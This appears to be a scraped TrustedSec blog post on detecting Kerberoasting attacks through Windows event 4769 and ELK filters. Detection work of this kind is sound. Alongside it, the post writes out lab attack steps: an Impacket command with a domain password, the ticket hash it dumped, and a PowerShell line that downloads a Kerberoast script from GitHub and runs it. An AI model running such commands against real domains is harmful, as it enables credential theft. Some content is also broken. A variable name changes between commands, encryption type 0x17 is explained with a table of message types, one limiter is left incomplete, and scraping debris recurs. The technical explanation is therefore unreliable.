

TRUSTEDSEC

Cloud Services

Research

Blog

Resources

About
Us



 [Contact Us](#)

 [Report a breach](#)

Blog /

The Art of Detecting Kerberoast Attacks

May 10, 2018

The Art of Detecting Kerberoast Attacks

Written by Ben Mauch

Share



SKIP TO MAIN CONTENT



As a former defender, there is a sense of “happiness” when I can put defenses in place that allow you to detect attacks and potential indicators of compromise (IoC). It's like those old spy toys you would get as a kid that had the "laser" light and would make a sound if the light beam was tripped. I felt so powerful because I had an early warning system when someone entered my room. In the realm of defensive controls, early warning detections are key. If you can gain insight into a potential IoC or active attack, you can engage incident response (IR) procedures in a proactive state, instead of a reactive state. Often, this means isolation of the affected user account or system which reduces exposure and eliminates the threat. Unfortunately, for some of the latest attacks, detection has become much more difficult. In 2016, several blog posts and articles were published around polling Service Principal Name (SPN) accounts and the associated tickets. This attack was named "Kerberoasting". If an attacker had a single valid user account and password, they could pull down the SPN tickets and attempt to crack them offline. The real issue here was that the defense against it was extremely limited. What makes Kerberoasting great for the attacker is that the technique isn't

[SKIP TO MAIN CONTENT](#)

breaking anything and technically it is not exploiting any part of the Kerberos process. The technique is using Kerberos exactly the way it was designed to be used. What made this tough for defenders was that the detections were difficult to identify among normal Kerberos events. We recommended (and still recommend) that any SPN account have a password with a minimum of 25 characters. This will reduce the chance the attacker is able to crack the password offline, if they are successful in pulling the SPN tickets. At the time of the release of the Kerberoast attack, the detection was riddled with false positives and was determined to not be effective. I decided to do more research into the Kerberos events and identified a unique indicator in them, which allowed me to build a reliable detection. Let's look at the Kerberos event titled 4769. [caption id="attachment_14169" align="aligncenter" width="589"]

SKIP TO MAIN CONTENT




Fig. 1 - Event 4769 - 'A Kerberos service ticket was requested.'[/caption] If you have ever looked at the 4769 and 4768 events, you probably realized it was so much noise that any reliable detection was probably futile. I have worked with clients that specifically ignore these events because the amount of storage space it would take to capture them all from their systems would likely double their storage requirements. I understand you must balance cost of detection with risk of missing an early IoC. With the success of the Kerberoast attack, the 4769 event is your only detection into this attack. There are ways to reduce the number of events you need to capture. I am going to show you the limiters to put into your forwarders, which should

SKIP TO MAIN CONTENT

insight into this attack. To set up this blog, I used *setspn* to register a *sql/svc* account as an SPN, then used *GetUserSPNs.py* from Impacket and "GetUserSPNs.ps1" from Kerberoast with the "sqlsvc" account and password to pull the SPN tickets. This allowed me to compare normal Kerberos events with the Kerberoast attack. [caption id="attachment_14170" align="aligncenter" width="974"]

```
[03-14-2018 17:45:24]:[root]
[/pentest/reporting/bulletpoint/util] # GetUserSPNs.py ts.corp/sqlsvc:Spring2018 -dc-ip 172.16.152.131 -outputfile hashes -request
Impacket v0.9.16-dev - Copyright 2002-2017 Core Security Technologies

ServicePrincipalName      Name      MemberOf      PasswordLastSet      LastLogon
-----
MSSQLSvc/WIN-V8C8LU7668G.ts.corp:1433  sqlsvc      2018-03-14 17:23:02 <never>

[03-14-2018 17:45:28]:[root]
[/pentest/reporting/bulletpoint/util] # more hashes
$krb5tgt$23$*sqlsvc$TS.CORP$MSSQLSvc/WIN-V8C8LU7668G.ts.corp~1433*$b2741737641f7fda27d2ec38f344f386$419281ebaa204b9b77a7
e9cd7de39dad2aed8494fa8afd1e3da140a3344ba2fa7090d3b2ef133f6feeb2be3caa04b31ef9104a36bd5f1abfe6fa8d8adf69e28c5c5845c23918
1d8c53bb6dde12338784e416968c47bc4d8867d57a5c29a5ddcd0393403ed29edbb4b8f81ef193587d8fa18782bf224305232a77ba7af3adb91cd7fb
a4233fc0fcc1caf4334c8c2d8ced35292ccd0a9d7fd7a38625c11cddb3166f2082fb1ec4868bb1df2e1a5e76965c25e84c5aa91234299da7b039c082
e0b544772b7e2af5945f70fd9e7d485d670372cd28a502a4de9e13f26dc421b70f3888662b20b289fc6cdcc471187c8dbe4b323f7b21bc4606c75f
a1f7c216c6d15f9ad7eaae28b4640201f8172c4333dcb8616f0118ccf55f41d57d1585a0152a327561c620e557f56d731620eab8994c6cc1657bdd93
b164e9182a149024545dbb7ba7ea871ac9d7ec2dc861e5890b5f5a3548b57c90540c738f721933a82b22d540b115d14a94d3b8b87a07b350ba5488ea
aaf7f5eabd5b76cd27c1ebdb3df1b4d1818083226ed44244b49fcb4072030f28a43354b4c750122194b69d0afb264f6887e373d3046916bf0247bd58
7859c8e96d5abd88a362f6760da816ee4886f17393a1c966eb7efb07e02ba3536d8e9974c252c62a0e5933a1b5819ef0cab9a8ca16d16e475fa3cad9
882cf9955330850eb0702e58cec39cba409b94a4dfc0e04acca4cb6701899c630901ad5e66e4fdbb172a5ae1de9f69754ad0839a3728348955110aed
fe2d1fe68f6bed9bea7055d4291544ae140bdbc6c0ecfa21d0a05705fd0b60672811c770b8fa28a392399a6f924a52f70c9e9083a633196421e40db5
10969e0b6d2e9485b4d11440a324164636a7d5160655607b81b3b8a7ac4d81c3c8b2ff88de132512a0cc933030371fd015ebd4a2156c6f4562e7fa1b
3ec5cfab362880de966a481c24e8d77401bb1316299eaeff9cc122c3d24530d94498d45f327016b139ee7148f5c38b23e2d256b542bcaeffeb26a00
855242e50f89791a71c096fb289010b73c8e115b214f022ef22ef1bfb3a8f0a7f0f964eba3b97bff1351348f95378a8e1da5ceb9fbce3ab61d624705
05cdc541f08e8316c097fb03000734dc52471734beea23468d21f3378c732dc0cd40f038e145b47a570fd21ae5bc29e3208cab64a182cbc78a52cf44
418835d432633285e7fd4f9395a92e36113e56e9eb0affc9a6aeb8edc49edfb0512711a385d04f8250c7452e212b037e75778d0d93aaf88808a04e8
565193f5a0f0affa4f1423a14b462df7dd220129a09c7e07
```

Fig. 2 - Request SPN Tickets with GetUserSPNs.py[caption] [caption id="attachment_14171" align="aligncenter" width="974"]

```
PS C:\Users\Administrator> iex(new-object System.Net.WebClient).DownloadString("https://raw.githubusercontent.com/nidem/
kerberoast/master/GetUserSPNs.ps1")

ServicePrincipalName : kadmin/changepw
Name                 : krbtgt
SAMAccountName       : krbtgt
MemberOf             : CN=Denied RODC Password Replication Group,CN=Users,DC=ts,DC=corp
PasswordLastSet      : 3/14/2018 2:16:55 PM

ServicePrincipalName : MSSQLSvc/WIN-V8C8LU7668G.ts.corp:1433
Name                 : SQL Service Account
SAMAccountName       : sqlsvc
MemberOf             :
PasswordLastSet      : 3/14/2018 2:23:02 PM
```

Fig. 3 - Request SPN Tickets with GetUserSPNs.ps1[caption] With any event I investigate, I use PowerShell to help look at some parts of each event which may be unique to one another. I use the "Get-EventLog" Cmdlet and then use some functions which allow me to see parts of the event and compare them to other events with the same ID. I started by grabbing all the 4769 event IDs for the last 24 hours.

SKIP TO MAIN CONTENT

```
$kerb_tickets = Get-EventLog -LogName Security -InstanceId 4769 -After "03/14/2018"
```

Note: Set the -After parameter to yesterday's date. This will give you 24 hours of events matching 4769. Otherwise you may get way more events than you need. The first thing I compared was the Service Information section. When I compared normal Kerberos traffic to my Kerberoast attacks, I noticed the "Service Name" for normal events typically ended with a \$ or was "krbtgt". My Kerberoast attacks had the user name of the account I used to request the SPN tickets.

```
$kerb_events | % { Write-Output $_.Message.split("`n")[8]
```

Note: This code will take the Message segment and split each line into a collection. By referencing the [8] index, which is the 9th line of the Message, I can compare each Service Name. [caption id="attachment_14172" align="aligncenter" width="712"]

SKIP TO MAIN CONTENT

```
PS C:\Users\Administrator> $kerb_events | %{ Write-Output $_.Message.split("`n")[8] }  
Service Name: WIN-V8C8LU7668G$  
Service Name: krbtgt  
Service Name: WIN-V8C8LU7668G$  
Service Name: WIN-V8C8LU7668G$  
Service Name: WIN-V8C8LU7668G$  
Service Name: WIN-V8C8LU7668G$  
Service Name: WIN-V8C8LU7668G$  
Service Name: WIN-V8C8LU7668G$  
Service Name: WIN-V8C8LU7668G$  
Service Name: WIN-V8C8LU7668G$  
Service Name: WIN-V8C8LU7668G$  
Service Name: krbtgt  
Service Name: WIN-V8C8LU7668G$  
Service Name: WIN-V8C8LU7668G$  
Service Name: WIN-V8C8LU7668G$  
Service Name: sqlsvc  
Service Name: krbtgt  
Service Name: WIN-V8C8LU7668G$  
Service Name: WIN-V8C8LU7668G$  
Service Name: WIN-V8C8LU7668G$  
Service Name: WIN-V8C8LU7668G$  
Service Name: WIN-V8C8LU7668G$  
Service Name: WIN-V8C8LU7668G$  
Service Name: WIN-V8C8LU7668G$  
Service Name: WIN-V8C8LU7668G$  
Service Name: WIN-V8C8LU7668G$  
Service Name: krbtgt  
Service Name: WIN-V8C8LU7668G$  
Service Name: WIN-V8C8LU7668G$  
Service Name: WIN-V8C8LU7668G$
```

Fig. 4 - Pulling the Service Name from every 4769 event. Our first limiter becomes "Service Name is not equal to "krbtgt" and Service Name does not end with a dollar sign (\$)." However, when a user maps a drive, this limiter by itself creates a false-positive. We need a few more limiters to isolate the Kerberoast attack from normal Kerberos events. The next thing I looked at was the Account Name. I noticed that most, but not all, Kerberos requests specified the account name as "<MachineName>\$@<DOMAIN>". There were some requests that had Administrator@<DOMAIN> so this limiter by itself was also not enough to reduce the false-positives. We are getting closer though!

```
$kerb_events | %{ Write-Output $_.Message.split("`n")[3] }
```

[caption id="attachment_14173" align="aligncenter" width="641"]

SKIP TO MAIN CONTENT

[illegible]

Fig. 5 - Pulling the Account Name from every 4769 event. I then looked at the "Additional Ticket Information" section of the event. I realized that 4769 shows both "success" and failure" with the Failure Code. There is an entire list of failure codes, but we are only concerned about the success code of "0x0". We are not concerned if someone failed to get the SPN tickets.

```
$kerb_events | % { Write-Output $_.Message.split("`n")[18] }
```

[caption id="attachment_14174" align="aligncenter" width="583"]

[SKIP TO MAIN CONTENT](#)

[illegible]

Fig. 6 - Pulling the Failure Code from every 4769 event. Finally, I looked at the Ticket Encryption Type. There was very limited information about this, but the event did state this was based on RFC 4120. I went through the RFC and identified the table which describes each of these codes.

7.5.7. Kerberos Message Types

Message Type	Value	Meaning
KRB_AS_REQ	10	Request for initial authentication
KRB_AS_REP	11	Response to KRB_AS_REQ request
KRB_TGS_REQ	12	Request for authentication based on TGT
KRB_TGS_REP	13	Response to KRB_TGS_REQ request
KRB_AP_REQ	14	Application request to server
KRB_AP_REP	15	Response to KRB_AP_REQ_MUTUAL
KRB_RESERVED16	16	Reserved for user-to-user krb_tgt_request
KRB_RESERVED17	17	Reserved for user-to-user krb_tgt_reply
KRB_SAFE	20	Safe (checksummed) application message
KRB_PRIV	21	Private (encrypted) application message
KRB_CRED	22	Private (encrypted) message to forward credentials
KRB_ERROR	30	Error response

Fig. 7 - Ticket Encryption Type information from RFC 4120. When I compared the Kerberoast event Ticket Encryption Type with the Kerberos Ticket Encryption Type, it was very easy to see which

event was the Kerberoast and which was normal Kerberos traffic. My Kerberoast was 0x17 "user-to-user krb_tgt_reply" whereas the normal Kerberos traffic was 0x12 "Request for authentication based on TGT".

```
$kerb_events | % { Write-Output $_.Message.split("`n")[17] }
```

[caption id="attachment_14182" align="aligncenter" width="681"]

[illegible]

Fig. 8 - Pulling Ticket Encryption Type from every 4769 event.[/caption] We now have our limiters!
Let's review:


1. Event ID 4769
2. Service Name not equal to 'krbtgt'
3. Service Name does not end with '\$'
4. Account Name does not match

5. Failure Code is '0x0'
6. Ticket Encryption Type is '0x17'

Using these limiters, we can create specific search queries in our SIEM or event aggregator system to identify when someone is requesting SPN tickets. While I am demonstrating this in an ELK Stack (Elasticsearch, Logstash, Kibana), you can translate this to Splunk or other query languages. In ELK, you will need to create 6 filters. The first 4 are straightforward:

1. event_id "is" 4769
2. Status "is" 0x0
3. Ticket_Encryption_Type "is" 0x17
4. Service_Name "is not" krbtgt

To add a filter, click the [Add filter](#) button and select the field in the drop down. Then choose "is" or "is not" and enter the value. Click Save to save the filter.




The last 2 require "NOT" with a wildcard search. We will create the wildcard filters first and then change them to "NOT". The two queries we will add are:

1. {"query": {"wildcard": {"event_data.ServiceName": "*\$"}}}
2. {"query": {"wildcard": {"event_data.TargetUserName": "\$@\$*"}}}


To add wildcard queries, you must do the following steps for both queries above:

1. Add a filter and click Edit Query DSL


SKIP TO MAIN CONTENT



2. Enter the query in the filter window



3. Click Save
4. Hover over the filter and click the magnifying glass to change the query to "NOT"



Once we are done, we should have a list of only our Kerberoast SPN ticket requests! I can see the request from yesterday with "GetUserSPNs.py" and the one from today where I used the PowerShell module "GetUserSPNs.ps1". [caption="SKIP TO MAIN CONTENT" style="text-align: center; width: 974px; background-color: #003366; color: white; padding: 5px; margin-top: 10px;">





Fig. 9 - Kerberos SPN Queried Detection in ELK[caption] We now have a reliable way to detect when someone pulls the SPN tickets. While this does not stop the attack, it gives us insight into the early indicators and allows us to react accordingly. We would recommend using Managed Service Accounts which takes care of the password management and SPN management. However, if SPN accounts are going to be managed manually, we recommend having the SPN accounts set up with a minimum of 25 characters for the password. As it is right now, the hash becomes too large for most hash cracking software and prevents the attack from successfully cracking the password. While the cracking software could be updated to handle larger hashes, this detection gives you the knowledge of the attack. And, in the immortal words of my childhood cartoon show, "... and knowing is half the battle!"

SKIP TO MAIN CONTENT



Follow us to get our latest insights analysis and updates.



[SKIP TO MAIN CONTENT](#)

Blog

TRUSTEDSEC

Tools

3485 Southwestern Boulevard
Fairlawn, OH 44333

Newsletter Signup

1-877-550-4728



[Terms Of Service](#)

[Privacy Policy](#)

© Copyright 2024 by TrustedSec. All rights reserved.